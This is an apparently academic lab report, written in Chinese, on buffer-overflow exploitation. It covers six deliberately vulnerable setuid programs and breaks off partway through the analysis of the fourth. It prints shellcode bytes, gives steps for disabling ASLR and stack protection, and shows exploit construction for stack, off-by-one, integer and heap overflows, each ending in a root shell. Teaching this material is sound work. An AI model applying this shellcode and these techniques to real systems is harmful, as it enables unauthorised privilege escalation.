

网络安全实验报告

1. 实验目录

网络安全实验报告	1
1. 实验目录	1
2. 实验背景	3
实验目的	3
实验内容	3
实验结果	3
实验环境	3
操作系统	3
软件版本	3
3. 实验原理	3
4. 实验步骤	4
4.1 实验准备	4
4.1.1 工具下载	4
4.1.2 关闭保护机制	4
4.1.3 安装漏洞程序	5
4.1.4 构造 shellcode	5
4.2 漏洞程序一	8
4.2.1 漏洞分析	8
4.2.2 攻击原理	8

4.2.3 构造 payload.....	9
4.3 漏洞程序二	11
4.3.1 漏洞分析	11
4.3.2 攻击原理	12
4.3.3 构造 payload.....	13
4.4 漏洞程序三	16
4.4.1 漏洞分析	16
4.4.2 攻击原理	17
4.4.3 构造 payload.....	17
4.5 漏洞程序四	19
4.5.1 漏洞分析	19
4.5.2 攻击原理	20
4.5.3 构造 payload.....	25
4.6 漏洞程序五	27
4.6.1 漏洞分析	27
4.6.2 攻击原理	27
4.6.3 构造 payload.....	28
4.7 漏洞程序六	31
4.7.1 漏洞分析	31
4.7.2 攻击原理	32
4.7.3 构造 payload.....	32

2. 实验背景

实验目的

buffer overflow 漏洞利用实践。

实验内容

编写 exploits 攻击漏洞程序

实验结果

获取具有 root 权限的 shell

实验环境

操作系统

Ubuntu16.04, 64 位 wsl2, 内核版本如下图所示

```
5.4.72-microsoft-standard-WSL2
```

内核版本

软件版本

gcc: 5.4.0

make: 4.1

3. 实验原理

本实验一共有 6 个具有缓冲区溢出漏洞的程序，我们需要通过编写对应的

exploit 程序对其进行工具，并获得具有 root 权限的 shell

4. 实验步骤

4.1 实验准备

4.1.1 工具下载

根据官网说明，下载 gdb-peda

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
echo "DONE! debug your program with gdb and enjoy"
```

下载 gdp-peda

由于我们的 gcc 是 32 为版本的，因此还需要下载编译 32 位程序所需的链接库。执行如下命令

```
sudo apt-get install gcc-multilib prelink
```

安装所需库

4.1.2 关闭保护机制

取消地址随机化

```
> sudo su
[sudo] password for qiufeng:
root@qiufeng:/home/qiufeng/courses/network-security/buffer-overflow# echo 0 > /proc/sys/kernel/randomize_va_space
root@qiufeng:/home/qiufeng/courses/network-security/buffer-overflow# exit
exit
> more /proc/sys/kernel/randomize_va_space
0
```

取消地址随机化

在编译漏洞程序时设置相应的参数

- **-fno-stack-protector**: 禁用堆栈溢出保护
- **-z execstack**: 关闭数据溢出保护

4.1.3 安装漏洞程序

根据 **vulnerable** 文件夹下的 Makefile，我们执行下述命令编译漏洞程序，并将其复制到 **/tmp** 文件夹下

```
make
sudo make install
```

编译并安装漏洞程序

使用 **ls /tmp -al | grep vul** 查看安装的漏洞程序

```
> ls /tmp -al | grep vul
-rwsr-xr-x 1 root root 9928 Mar 30 16:05 vul1
-rwsr-xr-x 1 root root 10056 Mar 30 16:05 vul2
-rwsr-xr-x 1 root root 10036 Mar 30 16:05 vul3
-rwsr-xr-x 1 root root 11524 Mar 30 16:05 vul4
-rwsr-xr-x 1 root root 9840 Mar 30 16:05 vul5
-rwsr-xr-x 1 root root 10112 Mar 30 16:05 vul6
```

查看安装的漏洞程序

4.1.4 构造 shellcode

以下内容参考自文章 [shellcode 构造](#)

首先编写 shellcode 的 C 代码，这里我们主要使用了 **execve** 函数

```
1  #include <stdio.h>
2  #include <unistd.h>
3
4  int main(int argc, char *argv[])
5  {
6      char *code[2];
7      code[0] = "/bin/sh";
8      code[1] = NULL;
9      execve(code[0], code, NULL);
10     return 0;
11 }
12
```

shellcode 的 C 代码

用 gcc 编译并测试，发现能够弹出 shell

```

> gcc shellcode.c -o shellcode
> ./shellcode
$ whoami
qiufeng

```

gcc 编译测试

使用 objdump 对编译出的二进制程序进行反汇编

```

130 0000000000400596 <main>: main函数部分
131 400596: 55                push    %rbp
132 400597: 48 89 e5          mov     %rsp,%rbp
133 40059a: 48 83 ec 30       sub     $0x30,%rsp
134 40059e: 89 7d dc          mov     %edi,-0x24(%rbp)
135 4005a1: 48 89 75 d0       mov     %rsi,-0x30(%rbp)
136 4005a5: 64 48 8b 04 25 28 00 mov     %fs:0x28,%rax
137 4005ac: 00 00
138 4005ae: 48 89 45 f8       mov     %rax,-0x8(%rbp)
139 4005b2: 31 c0            xor     %eax,%eax
140 4005b4: 48 c7 45 e0 84 06 40 movq    $0x400684,-0x20(%rbp)
141 4005bb: 00
142 4005bc: 48 c7 45 e8 00 00 00 movq    $0x0,-0x18(%rbp)
143 4005c3: 00
144 4005c4: 48 8b 45 e0       mov     -0x20(%rbp),%rax
145 4005c8: 48 8d 4d e0       lea     -0x20(%rbp),%rcx
146 4005cc: ba 00 00 00 00    mov     $0x0,%edx
147 4005d1: 48 89 ce          mov     %rcx,%rsi
148 4005d4: 48 89 c7          mov     %rax,%rdi
149 4005d7: e8 a4 fe ff ff   callq   400480 <execve@plt>
150 4005dc: b8 00 00 00 00    mov     $0x0,%eax
151 4005e1: 48 8b 55 f8       mov     -0x8(%rbp),%rdx
152 4005e5: 64 48 33 14 25 28 00 xor     %fs:0x28,%rdx
153 4005ec: 00 00
154 4005ee: 74 05            je      4005f5 <main+0x5f>

```

问题 输出 调试控制台 终端

```

> objdump -d shellcode > shellcode.S

```

使用 objdump 得到汇编代码

根据编译得到的汇编代码，手工重写汇编代码如下

```

1  .section .text
2  .global _start
3  _start:
4  jmp cl ;跳转到标签cl处, 即指令call pp
5  pp: popq %rcx ;建立一个新的栈空间
6  pushq %rbp
7  mov %rsp, %rbp
8  subq $0x20, %rsp
9  movq %rcx, -0x10(%rbp) ;将字符串复制到栈
10 movq $0x0, -0x8(%rbp) ;execve第一个参数 name[1] = 0
11 mov $0, %edx
12 lea -0x10(%rbp), %rsi ;execve第二个参数
13 mov -0x10(%rbp), %rdi
14 mov $59, %rax ;59是execve对应的系统调用号
15 syscall
16 cl:call pp ;将字符串压栈
17 .ascii "/bin/sh"
18

```

手工重写汇编代码

对重写的汇编代码进行编译、链接以及测试，发现成功弹出 shell

```

> as -o shellcode_asm.o shellcode_asm.S
> ld -o shellcode_asm shellcode_asm.o
> ./shellcode_asm
$ whoami
qiufeng

```

编译、链接、测试

使用如下命令获取 shellcode 的机器码

```
for i in $(objdump -d scode | grep "^ " | cut -f2); do echo -n '\x'$i; done;
```

获取 shellcode 机器码

得到的机器码如下

```

\xeb\x2b\x59\x55\x48\x89\xe5\x48\x83\xec\x20\x48\x89\x4d\xf0\x48\xc7\x45\xf8\x00\x00\x00\x00\xba\x00\x00\x00\x00
\x48\x8d\x75\xf0\x48\x8b\x7d\xf0\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05\xe8\xd0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73

```

shellcode 机器码

实施上,除了自己构造以外,我们还可以采用其他人已经构造好的 shellcode, 由于实验需要使用到 32 位的 shellcode, 而我们的机器是 64 位的, 因此这里直接使用 Aleph One 构造的 shellcode(参考自 Berkeley 大学的讲义 [Smashing The Stack For Fun And Profit](#))。

```

4 static const char shellcode[] =
5     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
6     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
7     "\x80\xe8\xdc\xff\xff\xff/bin/sh";
8

```

4.2 漏洞程序一

4.2.1 漏洞分析

```

6 int bar(char *arg, char *out)
7 {
8     strcpy(out, arg); 3. 调用strcpy, 没有对长度进行限制
9     return 0;
10 }
11
12 void foo(char *argv[])
13 {
14     char buf[256];
15     bar(argv[1], buf); 2. foo调用bar函数
16 }
17
18 int main(int argc, char *argv[])
19 {
20     if (argc != 2)
21     {
22         fprintf(stderr, "target1: argc != 2\n");
23         exit(EXIT_FAILURE);
24     }
25     setuid(0);
26     foo(argv); 1. main调用foo函数
27     return 0;
28 }
29

```


vul1.c

分析漏洞程序 vul1, 我们可以发现在 bar 函数中将输入的参数 argv[1]拷贝到缓冲区 buf 中, 由于**没有进行数据长度的限制**, 因此我们可以通过溢出 buf 来覆盖 foo 函数的返回地址。

4.2.2 攻击原理

该漏洞属于**栈溢出**。造成该漏洞的主要原因为：**栈从高地址向低地址增长**,

缓冲区恰好相反。漏洞机理可以用下图来表示



4.2.3 构造 payload

构造 payload 的步骤如下

- 1) 使用 gdb 调试

这里只在实验一对 gdb 的使用方法进行详细说明。

为了让调试时能够反映 exploit 执行时真实的内存情况, 我们需要将 **vul1** 和 **exploit1** 链接起来进行调试

```
> gdb -e exploit1 -s /tmp/vul1 --directory=../vulnerables
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
```

链接 vul1 和 exploit1

由于在 exploit1 中使用了系统调用 exec, 我们在调试时需要使用命令 **catch**

exec 设置 catchpoint

```
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
```

设置 catchpoint

使用命令 ***b foo*** 为 foo 函数设置断点，并使用命令 ***c*** 步进到断点处

```
gdb-peda$ b foo
Breakpoint 2 at 0x80484ec: file vul1.c, line 15.
gdb-peda$ c
```

设置断点

使用命令 ***x/1wx buf*** 查看缓冲区 buf 的起始内存地址为 **0xffffdc4c**

```
gdb-peda$ x/1wx buf
0xffffdc4c: 0x07b1ea71
gdb-peda$ 内存地址
```

buf 起始内存地址

2) 确定 shellcode 地址

为了简便，这里选择直接将 shellcode 拷贝到 buf 的开始处。

```
unsigned int return_addr = 0xffffdc4c;
char payload[264];
memcpy(payload, shellcode, strlen(shellcode));
```

拷贝 shellcode

于是我们只需将 foo 函数的返回地址覆盖为 buf 的起始地址，即 **0xffffdc4c**

处

3) 覆盖返回地址

使用命令 ***x/2wx buf+256***，可以看到原来的返回地址为 **0x08048540**

```
gdb-peda$ x/2wx buf+256
0xffffdd4c: 0xffffdd58 0x08048540
gdb-peda$ 原返回地址
```

原返回地址

当执行完 bar 函数之后，我们可以看到返回地址被修改为 **0xffffdc4c**，即 shellcode 的起始地址

```
gdb-peda$ x/2wx buf+256
0xffffdd4c: 0x90909090 0xffffdc4c
```

修改后的返回地址

4) 执行漏洞利用程序

最后，执行编写的漏洞利用程序，可以发现成功获取具有 root 权限的 shell

```
> ./exploit1
# whoami
root
# exit
~/courses/network-security
```

获取 root 权限 shell

4.3 漏洞程序二

4.3.1 漏洞分析

```
void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i ≤ len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}
```

vul2.c

漏洞程序 vul2 和 vul1 非常相似，但它对拷贝时的字符串长度进行了限制。

也就是说我们不能够通过溢出缓冲区直接覆盖返回地址。仔细观察函数 *nstrcpy*,

我们可以发现它在进行字符串拷贝的时候多复制了一个字节, 这使得我们可以修


改 bar 栈帧中的 old ebp(实际上是调用函数 foo 的 ebp)的最后一个字节。当 foo 函数返回时，会执行 *leave* 指令，将(被修改过的 ebp)给到 esp，如果 esp+4 指向 shellcode 的地址，那么当执行 ret 指令时，我们就能成功跳转到 shellcode 的位置

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x0804853d <+0>:    push    ebp
   0x0804853e <+1>:    mov     ebp,esp
   0x08048540 <+3>:    mov     eax,DWORD PTR [ebp+0x8]
   0x08048543 <+6>:    add     eax,0x4
   0x08048546 <+9>:    mov     eax,DWORD PTR [eax]
   0x08048548 <+11>:   push    eax
   0x08048549 <+12>:   call    0x804851a <bar>
   0x0804854e <+17>:   add     esp,0x4
   0x08048551 <+20>:   nop
   0x08048552 <+21>:   leave   leave 相当于下面两条汇编指令
   0x08048553 <+22>:   ret     mov esp, ebp
pop ebp
End of assembler dump.
```

foo 函数汇编代码

4.3.2 攻击原理

同 vul1，该漏洞也属于**栈溢出**，只是我们不能够直接覆盖 foo 或者 bar 函数的返回地址。而是通过溢出修改 foo 的 ebp 寄存器的最后一个字节，使其在返回的过程中 **esp 指向错误的栈顶**，进而执行 *ret* 指令时跳转到 shellcode 地址。漏洞机理可以用下图来表示



4.3.3 构造 payload

构造 payload 的步骤如下

- 1) 覆盖 bar 函数栈帧中的 old ebp

我们可以看到未覆盖之前 bar 栈帧中的 old ebp 如下图

```
gdb-peda$ x/1wx buf+200
0xffffdd80: 0xffffdd8c old ebp
gdb-peda$
```

old ebp

我们使用命令 **up 1** 上移到 foo 函数的栈帧并查看 ebp 的值，可以发现和 bar 函数栈帧中 old ebp 的值是一样的

```
gdb-peda$ up 1 上移到foo栈帧
#1 0x0804854e in foo (argv=0xffffde34) at vul2.c:27
27      bar(argv[1]);
gdb-peda$ print $ebp
$2 = (void *) 0xffffdd8c
```

foo 函数 ebp

当执行完拷贝操作之后，我们可以发现 bar 函数栈帧中的 old ebp 最后一个

字节被修改成了 0x00

```
gdb-peda$ x/1wx buf+200
0xffffdd80: 0xffffdd00
gdb-peda$
```

被修改后的 old ebp

2) 确定 shellcode 的起始地址

我们首先获得 buf 的起始地址为 0xffffdcb8

```
gdb-peda$ x/1wx &buf[0]
0xffffdcb8: 0x90909090
gdb-peda$
```

buf 地址

根据修改后 ebp 的值 0xffffdd00 我们可以计算出其偏移量 **offset=72**, 于是 **offset+4** 的位置存放 buf 中 shellcode 的地址(它会被 foo 函数当作返回值), 这里我们直接将其设置为 **ebp+8**, 于是 shellcode 正好在其后面, 偏移为 **offset+8**

```
gdb-peda$ x/10wx 0xffffdd00
0xffffdd00: 0x66666666
0xffffdd10: 0x89074688
0xffffdd20: 0xdb3180cd
0xffffdd08: 0xffffdd08
0xffffdd18: 0x895e1feb
0xffffdd28: 0xc0310876
0xffffdd30: 0x0bb00c46
0xffffdd38: 0x4e8df389
0xffffdd40: 0xc568d08
0xffffdd48: 0xcd40d889
gdb-peda$
```

buf 中存放的 foo 函数返回地址和 shellcode

3) 使 esp 指向错误的栈顶

在 foo 函数执行 **leave** 指令之前打断点

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
0x0804853d <+0>:    push    ebp
0x0804853e <+1>:    mov     ebp,esp
=> 0x08048540 <+3>:    mov     eax,DWORD PTR [ebp+0x8]
0x08048543 <+6>:    add     eax,0x4
0x08048546 <+9>:    mov     eax,DWORD PTR [eax]
0x08048548 <+11>:   push    eax
0x08048549 <+12>:   call    0x0804851a <bar>
0x0804854e <+17>:   add     esp,0x4
0x08048551 <+20>:   nop
0x08048552 <+21>:   leave
0x08048553 <+22>:   ret
```

End of assembler dump.

```
gdb-peda$ b *0x08048552
```

leave 之前打断点

指令 *leave* 指令，发现 esp 的值为 **0xffffdd04**，接着执行 ret 指令，跳转到 shellcode 的起始地址

```
gdb-peda$ print $esp
$1 = (void *) 0xffffdd04
gdb-peda$ x/1wx $esp      shellcode地址
0xffffdd04: 0xffffdd08
gdb-peda$
```

esp 寄存器的值

4) 执行漏洞利用代码

执行该漏洞利用程序，获取具有 root 权限的 shell

```
gdb-peda$ quit
> ./exploit2
# whoami
root
# exit
[~ /courses/network-security/buffer-overflow/exploits]
```

获取具有 root 权限的 shell

4.4 漏洞程序三

4.4.1 漏洞分析

```
#define MAX_WIDGETS 1000

int foo(char *in, int count)
{
    struct widget_t buf[MAX_WIDGETS];  整数溢出

    if (count < MAX_WIDGETS)
        memcpy(buf, in, count * sizeof(struct widget_t));

    return 0;
}

count = (int)strtoul(argv[1], &in, 10);  字符串转整数
if (*in != ',')
{
    fprintf(stderr, "target3: argument format is [count]");
    exit(EXIT_FAILURE);
}
in++;  /* advance one byte, past
foo(in, count);
```

vul3

漏洞程序的主要流程如下

1. 将输入的前若干个字节转化成整数 count，后若干个字节由字符指针 in 指向
2. 调用 foo 函数
 - i. 如果 count 小于 MAX_WIDGETS，那么拷贝 in 到缓冲区 buf 中

造成漏洞的原因主要有以下两点

- foo 函数中 count 的类型为 int
- memcpy 接受的内存长度类型为 size_t(32 位程序中即代表 unsigned int)


```
/* Copy N bytes of SRC to DEST. */
extern void *memcpy(void *__restrict __dest, const void *__restrict __src,
                    size_t __n) __THROW __nonnull ((1, 2));
```

memcpy 函数原型

如果我们将 **count 构造成一个非常小的负数**，那么我们有可能绕过 if 判断并且拷贝大于缓冲区长度的数据

4.4.2 攻击原理

该漏洞属于**整数溢出漏洞**。通过将 count 构造成一个最高位为 1 的整数，能够绕过 if 判断，并且造成**栈溢出**。这里我们选择的整数为 **0x800003e9**(十进制为 2147484649)，因为 0x3e9 即十进制的 1001，而缓冲区 buf 的最大长度为 1000，因此多出来的 20 个字节(结构体 widget_t 的大小)可以将 foo 函数的返回地址覆盖为 shellcode 的起始地址。

4.4.3 构造 payload

构造 payload 的步骤如下

1) 构造 count

根据在漏洞原理中的分析，我们构造的 count 为 **0x800003e9**

```
// 0x800003e9
char overflow_count[] = "2147484649,";
```

构造 count

可以在 gdb 调试中确认 count 的值

```
gdb-peda$ print count
$1 = 0x800003e9
```

count 大小

2) 确定 shellcode 地址

得到缓冲区 buf 的起始地址为 **0xffff41f0**

```
gdb-peda$ x/1wx buf
0xffff41f0: 0x00000000
gdb-peda$
```

buf 起始地址

这里我们设定 shellcode 距离 buf 的偏移为 **1024**，因此可以得到 shellcode 的起始地址为 **0xffff45f0**，查看该内存地址的内容，发现 shellcode 已经写入

```
gdb-peda$ x/10wx 0xffff41f0+1024
0xffff45f0: 0x895e1feb 0xc0310876 0x89074688 0x0bb00c46
0xffff4600: 0x4e8df389 0x0c568d08 0xdb3180cd 0xcd40d889
0xffff4610: 0xffdce880 0x622fffff
```

buf 中 shellcode 位置

3) 覆盖返回地址

查看 foo 函数返回地址，可以发现已经覆盖成 shellcode 的起始地址

0xffff45f0

```
gdb-peda$ x/2wx buf+1000
0xffff9010: 0x90909090 0xffff45f0
gdb-peda$
```

foo 函数返回地址

4) 执行漏洞利用程序

执行该漏洞利用程序，获取具有 root 权限的 shell

```
> ./exploit3
# whoami
root
```

获取具有 root 权限的 shell

4.5 漏洞程序四

4.5.1 漏洞分析

```
p = tmalloc(500);  
q = tmalloc(300)
```

```
tfree(p);  
tfree(q);
```

```
p = tmalloc(1024);  
obsd_strlcpy(p, arg, 1024);
```

```
tfree(q);
```

申请的内存大小覆盖了
指针q指向的位置，使得
用户可以修改堆首的信息

再次释放q

vul4

漏洞代码主要有以下几个步骤

1. 分别申请 500 字节和 300 字节的内存
2. 释放这两篇内存区域
3. 再次申请 1024 字节的内存
4. 将用户的输入拷贝到这片区域
5. 重复释放 q 指向的内存区域

造成这段代码出现漏洞的原因主要有以下几点(在攻击原理中进行详细分析)

- tfree 后堆块数据指针 q 指向的位置不变
- 指针 p 第二次 tmalloc 申请的内存覆盖了堆块 q 的块首信息
- 用户可以在堆块 p 中写入任意数据
- 重复释放已经释放过的堆块指针 q

4.5.2 攻击原理


前三个漏洞都是**栈溢出**类型，该漏洞属于**堆溢出**。在看具体的漏洞利用之前，首先来分析一个由**双向链表删除操作造成任意内存写入**的例子。

假定双向链表节点 *Node* 的定义如下图所示

```
struct Node {  
    Node *left;  
    Node *right;  
}
```

双向链表节点

当前链表存在 p、q、r 三个节点，且连接关系如图所示




节点连接关系

此外，我们还有一个数组 *arr* 的内容如下所示

```
long long int arr[4] = {1, 2, 3, 4};
```

数组 arr

我们希望将节点 q 从链表中删除。但是在进行删除操作之前我们对 q 的左右指针进行如下修改



修改指针 q

具体的，将 q 的右指针指向数组 *arr* 的地址，q 的左指针等于要写入的值，

我们设置为 0x12345678

```
/// 修改 r 的指向造成任意内存写(这也是我们希望通过堆溢出所做的)
/// right 指向 arr
q->right = (Node *)arr;
/// left 指向希望写的地址
/// 对于 node->right->left = node->left; 来说, 便成了 (Node *)arr->left = node->left
/// 即相当于 arr[0] = node->left, 造成了任意内存写
q->left = (Node *)0x12345678;
```

修改 q 的左右指针

接着我们将节点 q 从双向链表中删除, 主要逻辑如下

```
static void Remove(Node* node) {
    assert(node != nullptr && node->left != nullptr && node->right != nullptr);

    // 注释掉这一行是因为会向 node->right->left 处写入 node->left
    // node->left->right = node->right;
    node->right->left = node->left;
}
```

删除 q 节点

当执行到语句 `node->right->left = node->left` 时会导致数组 `arr[0]` 的值被修改。实际上, 我们可以将 q 的右指针指向任意的内存地址, 这就造成了任意内存写入

修改前指针 q 的值: left: 000001DFB7FEB10, right: 000001DFB7FEB20
删除指针 r 之前的数组: 1 2 3 4
数组 arr 的地址: 000000BC14FFCA8
修改后指针 q 的值: left: 0000000012345678(即要写入的值), right: 000000BC14FFCA8(即 arr 的地址)
删除指针 r 之后的数组: 12345678 2 3 4 ← 被修改为q的左指针的值

结果

本漏洞的利用点实际上和双向链表删除节点的操作是相同的。在漏洞程序中, 每一个堆块由堆首(8 字节)+堆数据部分组成, 每个堆的堆首又形成双向链表。`tmalloc` 和 `tfree` 实际上就是在堆首形成的双向链表中插入和删除某个节点。那么漏洞利用方式就容易想到了

如果我们能够控制被删除堆堆首节点的左右指针, 那么当执行 `tfree` 操作时, 就能够使修改返回地址, 使其指向 `shellcode` 的地址

下面是对堆管理中数据结构的一些具体分析。

一个比较重要的数据结构是联合体 **CHUNK**，它的定义如下图所示。它即可以用来表示 **8 字节的数据区域**，也可以用来表示 **8 字节的堆首信息**。当用来表示堆首信息时，右指针 **s.r** 的最后一位用来表示当前 chunk 的状态，为 1 表示空闲，为 0 表示已经被分配

```
// 联合体，既可以表示双向链表的结点，也可以表示一块被分配的数据(8字节)区域
typedef union CHUNK_TAG
{
    // 链表节点，包含左、右指针
    struct
    {
        union CHUNK_TAG *l;
        // 最后一个二进制位用来表示当前 chunk 的状态
        // 1 for free, 0 for busy
        union CHUNK_TAG *r;
    } s;
    // 数据区域
    // typedef double ALIGN;
    ALIGN x;
} CHUNK;
```

联合体 CHUNK

另一个比较重要的数据结构是 **arena**，它是一个由 chunk 组成的数组，即整个堆所占据的空间。实际上，**arena** 代表着从操作系统申请的一块大的、连续的内存区域，并且手动管理这部分的内存空间。

```
#define ARENA_CHUNKS (65536/sizeof(CHUNK))
static CHUNK arena[ARENA_CHUNKS];
```

数组 arena

在漏洞程序中被用到的两个函数是 **tmalloc** 和 **tfree**，其中 **tmalloc** 主要包含以下步骤

1. 计算需要分配的大小

- a) 该大小需要按照 **CHUNK** 的大小对齐, 对于 32 位程序来说即 8 字节
 - b) 需要留 1 个 chunk 存放堆首信息
2. 找到双向链表中第一个足够大的空闲节点
 3. 设置该节点的状态为已分配
 4. 插入新空闲节点至双向链表

```

void *tmalloc(unsigned nbytes)
{
    // ...
    // 计算要分配的大小(chunk 数 * chunk 大小)
    size = sizeof(CHUNK) * ((nbytes+sizeof(CHUNK)-1)/sizeof(CHUNK) + 1);

    // 找到双向链表中第一个足够大的空闲节点
    for (p = bot; p != NULL; p = RIGHT(p))
        if (GET_FREEBIT(p) && CHUNKSIZE(p) >= size)
            break;
    if (p == NULL)
        return NULL;

    CLR_FREEBIT(p);
    if (CHUNKSIZE(p) > size)
    {
        CHUNK *q, *pr;
        // 根据要分配的大小计算要插入空闲节点的位置
        q = (CHUNK *) (size + (char *)p);
        pr = p->s.r;
        // 空闲节点插入双向链表
        q->s.l = p; q->s.r = pr;
        p->s.r = q; pr->s.l = q;
        SET_FREEBIT(q);
    }
    return FROMCHUNK(p);
}

```

按照chunk对齐

存放堆首信息

节点设置为已经分配, 即s.r未置0


tmalloc 函数

函数 **tfree** 主要包含以下步骤

1. 尝试与左空闲节点 q 合并
 - a) 需要判断节点 q 是否空闲并且不为空
 - b) 从双向链表中删除节点 p
2. 类似的与尝试与右空闲节点合并

